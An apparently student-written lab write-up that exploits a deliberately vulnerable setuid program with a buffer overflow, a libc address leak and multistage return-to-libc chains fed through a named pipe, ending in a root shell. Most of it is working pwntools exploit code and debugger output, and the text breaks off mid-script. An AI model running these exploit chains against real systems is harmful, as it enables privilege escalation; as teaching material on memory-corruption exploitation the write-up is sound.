


Bypassing ASLR/NX with Ret2Libc and Named Pipes

This writeup describes my solution to an assignment for school requiring us to exploit a classic buffer overflow to gain a shell using return-to-libc techniques. A technique using named pipes is presented.

Photo credit: Life is Strange Stills by Me

This writeup describes my solution to an assignment for school requiring us to exploit a classic buffer overflow to gain a shell using return-to-libc techniques.

The original brief allowed for Address Space Layout Randomisation (ASLR) to be turned off but I decided to attempt the challenge of bypassing ASLR. I present a technique using named pipes to ensure better reliability of the exploit.

Vulnerable Program

We were given the following vulnerable program. Notice that the input comes from reading a file then triggering the bug instead of reading from a stream like STDIN. This mounts a few issues with the lack of blocking for user input since bypassing ASLR requires a leak before supplying calculated libc addresses in a stage two payload.

One option is to leverage a race condition to write the calculated addresses to the file before it is read a second time but this is not reliable and requires multiple attempts for the exploit to work. In the following sections, a technique using named pipe is explained.

```
/* retlib.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

unsigned int xormask = 0xBE;
int i, length;

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    length = fread(buffer, sizeof(char), 52, badfile);

    /* XOR the buffer with a bit mask */
    for (i=0; i<length; i++) {
        buffer[i] ^= xormask;
    }

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);

    return 1;
}
```

Environment and Tools

1. Install Ubuntu 14.04 x86

In this assignment, Ubuntu 14.04 x86 is used with vagrant.

```
$ vagrant init ubuntu/trusty32
$ vagrant up
```

2. Install Python and Pwntools

The exploit will be written in python using the pwntools framework. Pwntools is a framework for exploit development and enables rapid prototyping as well as debugging. Additionally, `ropper`, a tool to search for ROP gadgets within a given binary is installed.

```
$ sudo apt-get update
$ sudo apt-get upgrade
$ sudo apt-get install python2.7 python-pip python-dev git libssl-dev libffi-dev
build-essential
$ sudo pip install --upgrade pip
$ sudo pip install --upgrade pwntools
$ sudo pip install --upgrade ropper
```

Description of the Vulnerability

In this brief section, the vulnerability is explained and the very bare minimum is demonstrated to obtain instruction pointer control to lay the foundation for the other two sections.

The vulnerable function is listed as:

```
int bof(FILE *badfile)
{
        char buffer[12];

        /* The following statement has a buffer overflow problem */
        length = fread(buffer, sizeof(char), 52, badfile);

        /* XOR the buffer with a bit mask */
        for (i=0; i<length; i++) {
                buffer[i] ^= xormask;
        }

        return 1;
}
```

User input is read from the open file handle passed in the arguments into the `char *` buffer. Since 52 bytes are read from the file into a buffer of size 12, a classic stack overflow occurs. The payload has to be encoded as an exclusive-or (XOR) of every byte against `0xbe`, the xor mask.

```
gef➤  r
Starting program: /vagrant/assignment1/retlib

Program received signal SIGSEGV, Segmentation fault.
0x61616167 in ?? ()
gef➤  pattern search 0x61616167
[+] Searching '0x61616167'
[+] Found at offset 24 (little-endian search) likely
[+] Found at offset 21 (big-endian search)
gef➤
```

Since the offset in which the EIP control occurs is at 24, the amount of space that can be used for the ROP chain is `(52 - 24)/8` which is 7 values on a 32 bit operating system.

Stack Diagrams


Before calling the vulnerable function `bof`, the caller `main` pushes the `FILE * badfile` argument onto the stack. Next, when the `bof` function is called into, the return address is pushed onto the stack.


```
8048554:    89 44 24 1c             mov    %eax,0x1c(%esp)
8048558:    8b 44 24 1c             mov    0x1c(%esp),%eax
804855c:    89 04 24                mov    %eax,(%esp)
804855f:    e8 59 ff ff ff          call   80484bd <bof>
```

Within the `bof` function, the function prologue pushes the current EBP onto the stack. This is the saved EBP. Next, 0x28 bytes are allocated for the `bof` stack frame.

```
80484bd:    55                      push   %ebp
80484be:    89 e5                   mov    %esp,%ebp
80484c0:    83 ec 28                sub    $0x28,%esp
```

If we draw a diagram, one might notice that the `buffer` character buffer is given 16 bytes of space instead of 12 as per the declaration. This is due to GCC’s alignment of variables to 8 bytes.


Higher Addresses
Stack Grows to Higher Addresses
Lower Addresses
buffer
buffer + 4
buffer + 8
Unused Space
Saved EBP
Saved EIP
FILE * badfile



Task 1

While the assignment brief indicates for the exploit to work under the absence of the Address Space Layout Randomisation defense, this report will offer an exploit that works in the presence of the defense as a challenge. To do this, we will employ return to procedure linkage table techniques to leak randomised addresses within libc.

Blocking Stream Mechanism

First, if we ran the program against an exploit `badfile`, it is immediately apparent that there is no way to interact with the program while it is executing because all it does is read a file. Furthermore, if we take a look at the list of imported functions from libc, we do not have a function in the procedure linkage table to perform reads from `stdin` to make it easy for a multiple stage exploit.

```
$ objdump -t retlib | grep @@GLIBC
00000000       F *UND*    00000000              fclose@@GLIBC_2.1
00000000       F *UND*    00000000              fread@@GLIBC_2.0
00000000       F *UND*    00000000              puts@@GLIBC_2.0
00000000       F *UND*    00000000              __libc_start_main@@GLIBC_2.0
00000000       F *UND*    00000000              fopen@@GLIBC_2.1
```

From the above, `fread` is the only possible function that can be used to read data from the attacker. It has the following signature: `fread(void *restrict ptr, size_t size, size_t nitems, FILE *restrict stream)`. Unfortunately, it would be remarkably difficult to obtain a valid `FILE` pointer at the point of the overflow. Furthermore, we would probably have to set up a fake stack with a larger read and a stack pivot because the ROP chain can only hold seven four-byte values.

To solve this problem, a unix mechanism called named pipes is used. Named pipes are typically used to perform inter-process communication. Two processes can open the named pipe, which exists as a file on the file system. One end is used to write to the named pipe and the other reads from it.

To demonstrate, a named pipe can be created in the `/tmp/` directory.

```
/tmp/:$ mkfifo badfile
/tmp/:$
```

Next, the `retlib` binary is run. The binary blocks on input.

```
/tmp/:$ /vagrant/assignment1/retlib
```

Next, a 101 bytes of data is written into the named pipe, which in turn is received by the `retlib` binary.

```
/tmp/:$ python -c 'print "A"*100' > /tmp/badfile
/tmp/:$
```

Back in the `retlib` run, it crashes with a segmentation fault.

```
$ /vagrant/assignment1/retlib
Segmentation fault (core dumped),
```

The important feature about the named pipe is that a process that supplied the initial buffer overflow payload can continue to interact with the `retlib` binary. This is exactly the behaviour desired when writing a multistage exploit.

To begin with, we can create a skeleton exploit script to setup the named pipe and interact with the `retlib` binary.

```python
from pwn import *
import os
import posix

def main():

    # Get the absolute path to retlib
    retlib_path = os.path.abspath("./retlib")

    # Change the working directory to tmp and create a badfile
    # This is to avoid problems with the shared directory in vagrant
    os.chdir("/tmp")

    # Create a named pipe to interact reliably with the binary
    try:
        os.unlink("badfile")
    except:
        pass
    os.mkfifo("badfile")

    # Start the process
    p = process(retlib_path)

    # Open a handle to the input named pipe
    comm = open("badfile", 'w', 0)

    # Setup the payload
    payload  = "A"*24
    payload += p32(0xdeadbeef)
    payload  = payload.ljust(52, "\x90")
    payload  = xor(payload, 0xbe)

    # Send the payload
    comm.write(payload)

    p.interactive()

if __name__ == "__main__":
    main()
```

Demonstrating that it works:

```
$ python task1-skeleton.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process '/vagrant/assignment1/retlib': pid 6899
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Process '/vagrant/assignment1/retlib' stopped with exit code -11 (SIGSEGV)
    (pid 6899)
[*] Got EOF while sending in interactive
$ dmesg | tail -n 1
[54468.527728] retlib[6899]: segfault at deadbeef ip deadbeef sp bfc08070 error
15
```

Leaking Libc Base

Next, an address into libc has to be leaked before the randomised libc base address can be calculated. Once the base address is known, the address of any function in libc can be derived and used in the return to libc ROP chain. To do this, a technique called return to Procedure Linkage Table (ret2plt) is employed to leak these addresses.

The Procedure Linkage Table is used in conjunction with the Global Offset Table to implement dynamic linkage of shared libraries. For a full description of how dynamic libraries work in ELF files, please take a look at the following link: https://www.technovelty.org/linux/plt-and-got-the-key-to-code-sharing-and-dynamic-libraries.html (https://www.technovelty.org/linux/plt-and-got-the-key-to-code-sharing-and-dynamic-libraries.html).

A function call in the PLT begins with a PLT stub. The `puts` stub has the following disassembly. It implements the *lazy binding* behaviour by beginning the stub with a redirection in the form of a `jmp *0x804a014`.

```
08048380 <puts@plt>:
 8048380:     ff 25 14 a0 04 08        jmp    *0x804a014
 8048386:     68 10 00 00 00           push   $0x10
 804838b:     e9 c0 ff ff ff           jmp    8048350 <_init+0x24>
```

The initial memory content of the `0x804a014` address is `0x08048386`, the address of one instruction after the `jmp`.

```
gef➤  x/xw 0x804a014
0x804a014 <puts@got.plt>:    0x08048386
```

The code initialises the address of `puts` in libc into the GOT before returning. After the initialisation, the GOT entry now contains a randomised libc address.

```
gef➤  x/xw 0x804a014
0x804a014 <puts@got.plt>:    0xb75d47e0
gef➤  vmmap
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /vagrant/assignment1/retlib
0x08049000 0x0804a000 0x00000000 r-- /vagrant/assignment1/retlib
0x0804a000 0x0804b000 0x00001000 rw- /vagrant/assignment1/retlib
0x09520000 0x09541000 0x00000000 rw- [heap]
0xb756e000 0xb756f000 0x00000000 rw-
0xb756f000 0xb771a000 0x00000000 r-x /lib/i386-linux-gnu/libc-2.19.so
0xb771a000 0xb771c000 0x001aa000 r-- /lib/i386-linux-gnu/libc-2.19.so
0xb771c000 0xb771d000 0x001ac000 rw- /lib/i386-linux-gnu/libc-2.19.so
0xb771d000 0xb7720000 0x00000000 rw-
0xb7728000 0xb772b000 0x00000000 rw-
0xb772b000 0xb772c000 0x00000000 r-x [vdso]
0xb772c000 0xb774c000 0x00000000 r-x /lib/i386-linux-gnu/ld-2.19.so
0xb774c000 0xb774d000 0x0001f000 r-- /lib/i386-linux-gnu/ld-2.19.so
0xb774d000 0xb774e000 0x00020000 rw- /lib/i386-linux-gnu/ld-2.19.so
0xbfb11000 0xbfb32000 0x00000000 rw- [stack]
gef➤
```

Thus, if we call `puts` in PLT with the address of `puts` in the GOT, we can leak the resolved libc address. The following code snippet creates a ROP chain to `puts` the libc address of `puts` and then crash. The python script will receive the leaked address in `stdout`, unpack the raw bytes into a 32 bit integer value, and display it.

```
...
puts_plt = 0x08048380
puts_got = 0x804a014
...
    # Create the rop chain
    rop  = p32(puts_plt)
    rop += p32(0xdeadbeef)
    rop += p32(puts_got)
...
    # Get leak of puts in libc
    leak = p.recv(4)
    puts_libc = u32(leak)
    log.info("puts@libc: 0x%x" % puts_libc)
    p.clean()
...
```

The next step would be to obtain some important offsets of values and functions within the raw libc shared object to calculate the libc base and other useful libc functions. To do this, we can use the libc-database tool by Niklas Baumstark (https://github.com/niklasb/libc-database (https://github.com/niklasb/libc-database)).

```
$ ldd /vagrant/assignment1/retlib
    linux-gate.so.1 =>  (0xb77d0000)
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7614000)
    /lib/ld-linux.so.2 (0xb77d1000)
$ ./identify /lib/i386-linux-gnu/libc.so.6
id libc6_2.19-0ubuntu6.13_i386
$ ./dump libc6_2.19-0ubuntu6.13_i386
offset___libc_start_main_ret = 0x19af3
offset_system = 0x00040310
offset_dup2 = 0x000ddd80
offset_read = 0x000dd3c0
offset_write = 0x000dd440
offset_str_bin_sh = 0x162cec
offset_setuid = 0x000b91a0
offset_puts = 0x000657e0
offset_exit = 0x00033260
```

Now, a small addition to the python script would allow us to make some important calculations.

```
    # Calculate the required libc functions
    libc_base = puts_libc - offset_puts
    system_addr = libc_base + offset_system
    binsh_addr = libc_base + offset_str_bin_sh
    exit_addr = libc_base + offset_exit
```

Running the updated script:

```
$ python task1-leak.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process '/vagrant/assignment1/retlib': pid 9376
[*] puts@libc: 0xb76837e0
[*] libc base: 0xb761e000
[*] system@libc: 0xb765e310
[*] binsh@libc: 0xb7780cec
[*] exit@libc: 0xb7651260
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Process '/vagrant/assignment1/retlib' stopped with exit code -11 (SIGSEGV)
    (pid 9376)
[*] Got EOF while sending in interactive
```

Second Stage Payload

Now that we have the libc addresses of `system`, `exit`, and the string `"/bin/sh"`, we can craft a ROP chain for the second stage payload. However, we need a way to get the second stage ROP chain executed. The simplest solution to this is to loop back into the main function which would re-trigger the vulnerability with the new faked stack frames.

```
...
    # Create the rop chain
    rop  = p32(puts_plt)
    rop += p32(main_addr)
    rop += p32(puts_got)

    # Create and encode the payload
    payload = "A"*24 + rop
    payload = payload.ljust(52, "\x90")
    payload = xor(payload, 0xbe)

    # Launch the first stage of the attack
    comm.write(payload)
    log.info("Stage 1 sent!")
...
    # Create the rop chain for stage 2
    rop2  = p32(system_addr)
    rop2 += p32(exit_addr)
    rop2 += p32(binsh_addr)

    # Create and encode the payload for stage 2
    payload2 = "A"*24 + rop2
    payload2 = payload2.ljust(52, "\x90")
    payload2 = xor(payload2, 0xbe)

    # Launch the second stage of the attack
    comm.write(payload2)
    log.info("Stage 2 sent!")
...
```

Final Exploit

The final exploit script for task 1:

```
from pwn import *
import os
import posix

#context.log_level = "debug"

puts_plt = 0x08048380
fread_plt = 0x08048370
puts_got = 0x804a014
popret = 0x0804834d

main_addr = 0x8048537

offset___libc_start_main_ret = 0x19af3
offset_system = 0x00040310
offset_dup2 = 0x000ddd80
offset_read = 0x000dd3c0
offset_write = 0x000dd440
offset_str_bin_sh = 0x162cec
offset_setuid = 0x000b91a0
offset_puts = 0x000657e0
offset_exit = 0x00033260

def main():

    # Get the absolute path to retlib
    retlib_path = os.path.abspath("./retlib")

    # Change the working directory to tmp and create a badfile
    # This is to avoid problems with the shared directory in vagrant
    os.chdir("/tmp")

    # Create a named pipe to interact reliably with the binary
    try:
        os.unlink("badfile")
    except:
        pass
    os.mkfifo("badfile")

    # Create the rop chain
    rop  = p32(puts_plt)
    rop += p32(main_addr)
    rop += p32(puts_got)

    # Create and encode the payload
```

```
payload = "A"*24 + rop
payload = payload.ljust(52, "\x90")
payload = xor(payload, 0xbe)

# Start the process
p = process(retlib_path)

# Open a handle to the input named pipe
comm = open("badfile", 'w', 0)

# Launch the first stage of the attack
comm.write(payload)
log.info("Stage 1 sent!")

# Get leak of puts in libc
leak = p.recv(4)
puts_libc = u32(leak)
log.info("puts@libc: 0x%x" % puts_libc)
p.clean()

# Calculate the required libc functions
libc_base = puts_libc - offset_puts
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
exit_addr = libc_base + offset_exit

log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("binsh@libc: 0x%x" % binsh_addr)
log.info("exit@libc: 0x%x" % exit_addr)

# Create the rop chain for stage 2
rop2  = p32(system_addr)
rop2 += p32(exit_addr)
rop2 += p32(binsh_addr)

# Create and encode the payload for stage 2
payload2 = "A"*24 + rop2
payload2 = payload2.ljust(52, "\x90")
payload2 = xor(payload2, 0xbe)

# Launch the second stage of the attack
comm.write(payload2)
log.info("Stage 2 sent!")

log.success("Enjoy your shell.")
```

```
    p.interactive()

if __name__ == "__main__":
    main()
```

Running the completed script:

```
$ python /vagrant/assignment1/task1-exploit.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process '/home/vagrant/retlib': pid 9447
[*] Stage 1 sent!
[*] puts@libc: 0xb76307e0
[*] libc base: 0xb75cb000
[*] system@libc: 0xb760b310
[*] binsh@libc: 0xb772dcec
[*] exit@libc: 0xb75fe260
[*] Stage 2 sent!
[+] Enjoy your shell.
[*] Switching to interactive mode
$ whoami
root
$ id
uid=1000(vagrant) gid=1000(vagrant) euid=0(root) groups=0(root),1000(vagrant)
$ exit
[*] Got EOF while reading in interactive
$
[*] Process '/home/vagrant/retlib' stopped with exit code 144 (pid 9447)
```

Task 2

In task 2, we have to execute `system("/bin/bash")` in the ROP chain. However, the caveat is that `/bin/bash` drops root privileges so the shell that gets spawned only has user level privileges. To get around this, `setuid(0)` has to be executed to set the effective user ID before calling `system`.

A second caveat is that the string `"/bin/bash"` does not exist within the `retlib` binary or the libc shared library. Thus, we would need to read the string into memory at some writable address.

To surmise, the following series of actions must be taken:

1. Leak the libc addresses
2. `setuid(0)`
3. Read `"/bin/bash"` into memory
4. `system("/bin/bash")`

Libc Address Leak

First, we leak the `puts` libc address as per task 1 and calculate a few more important function addresses that we need for the entire task.

```
# Calculate the required libc functions
libc_base = puts_libc - offset_puts
system_addr = libc_base + offset_system
binsh_addr = libc_base + offset_str_bin_sh
setuid_addr = libc_base + offset_setuid
exit_addr = libc_base + offset_exit
read_addr = libc_base + offset_read
writable_addr = libc_base + offset_writable

log.info("libc base: 0x%x" % libc_base)
log.info("system@libc: 0x%x" % system_addr)
log.info("setuid@libc: 0x%x" % setuid_addr)
log.info("exit@libc: 0x%x" % exit_addr)
log.info("read@libc: 0x%x" % read_addr)
log.info("writable address in libc: 0x%x" % writable_addr)
```

Pop Ret ROP Gadgets

Next, we need Pop Ret gadgets, a class of ROP gadgets that aid with ROP chains that use functions with multiple arguments. The gadgets pop values off the stack to move the stack pointer in the right position to the next fake stack frame.

To do this, the `ropper` binary can be used to search for these addresses:

```
$ ropper --file retlib --search "pop %"
[INFO] Load gadgets from cache
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop %

[INFO] File: retlib
0x08048441: pop ds; add eax, edx; sar eax, 1; jne 0x449; ret;
0x080485ef: pop ebp; ret;
0x080485ec: pop ebx; pop esi; pop edi; pop ebp; ret;
0x0804834d: pop ebx; ret;
0x080485ee: pop edi; pop ebp; ret;
0x080485ed: pop esi; pop edi; pop ebp; ret;
```

We need a `pop ret` gadget and a `pop pop pop ret` gadget. Thus, we pick `0x0804834d` and `0x080485ed`.

Setting the User ID

We split up the actions we have to take into multiple stages. The ROP chain to call `setuid(0)` is as follows:

```
    # Create the rop chain for stage 2
    rop2  = p32(setuid_addr)
    rop2 += p32(popret)
    rop2 += p32(0)
    rop2 += p32(main_addr)

    # Create and encode the payload for stage 2
    payload2 = "A"*24 + rop2
    payload2 = payload2.ljust(52, "\x90")
    payload2 = xor(payload2, 0xbe)

    # Launch the second stage of the attack
    comm.write(payload2)
    log.info("Stage 2 sent!")
```

Reading Bash String into Memory

To get the string `"/bin/bash"` into memory, we find a valid address to write to in libc. The offset `0x1ad050` into libc is writable and so we pick that. Now, we can craft a ROP chain that calls `read(0, 0x1ad050, 10)` to read 10 bytes from `stdin`.

```
    # Create the rop chain for stage 3
    rop3  = p32(read_addr)
    rop3 += p32(pppret)
    rop3 += p32(0)
    rop3 += p32(writable_addr)
    rop3 += p32(10)
    rop3 += p32(main_addr)

    # Create and encode the payload for stage 3
    payload3 = "A"*24 + rop3
    payload3 = payload3.ljust(52, "\x90")
    payload3 = xor(payload3, 0xbe)

    # Launch the third stage of the attack
    comm.write(payload3)
    log.info("Stage 3 sent!")

    # Provide the /bin/bash string
    p.send("/bin/bash\x00")
    log.info("\"/bin/bash\": 0x%x" % writable_addr)
```

Calling System

The ROP chain to call `system("/bin/bash")` is almost identical to the one in task 1.

```
# Create the rop chain for stage 4
rop4  = p32(system_addr)
rop4 += p32(exit_addr)
rop4 += p32(writable_addr)

# Create and encode the payload for stage 4
payload4 = "A"*24 + rop4
payload4 = payload4.ljust(52, "\x90")
payload4 = xor(payload4, 0xbe)

# Launch the fourth stage of the attack
comm.write(payload4)
log.info("Stage 4 sent!")
```

Final Exploit

The final exploit script for task 2:

```
from pwn import *
import os
import posix

#context.log_level = "debug"

puts_plt = 0x08048380
fread_plt = 0x08048370
puts_got = 0x804a014
popret = 0x0804834d
pppret = 0x80485ed

main_addr = 0x8048537

offset___libc_start_main_ret = 0x19af3
offset_system = 0x00040310
offset_dup2 = 0x000ddd80
offset_read = 0x000dd3c0
offset_write = 0x000dd440
offset_str_bin_sh = 0x162cec
offset_setuid = 0x000b91a0
offset_puts = 0x000657e0
offset_exit = 0x00033260
offset_writable = 0x1ad050

def main():

    # Get the absolute path to retlib
    retlib_path = os.path.abspath("./retlib")

    # Change the working directory to tmp and create a badfile
    # This is to avoid problems with the shared directory in vagrant
    os.chdir("/tmp")

    # Create a named pipe to interact reliably with the binary
    try:
        os.unlink("badfile")
    except:
        pass
    os.mkfifo("badfile")

    # Create the rop chain
    rop  = p32(puts_plt)
    rop += p32(main_addr)
    rop += p32(puts_got)
```

```
# Create and encode the payload
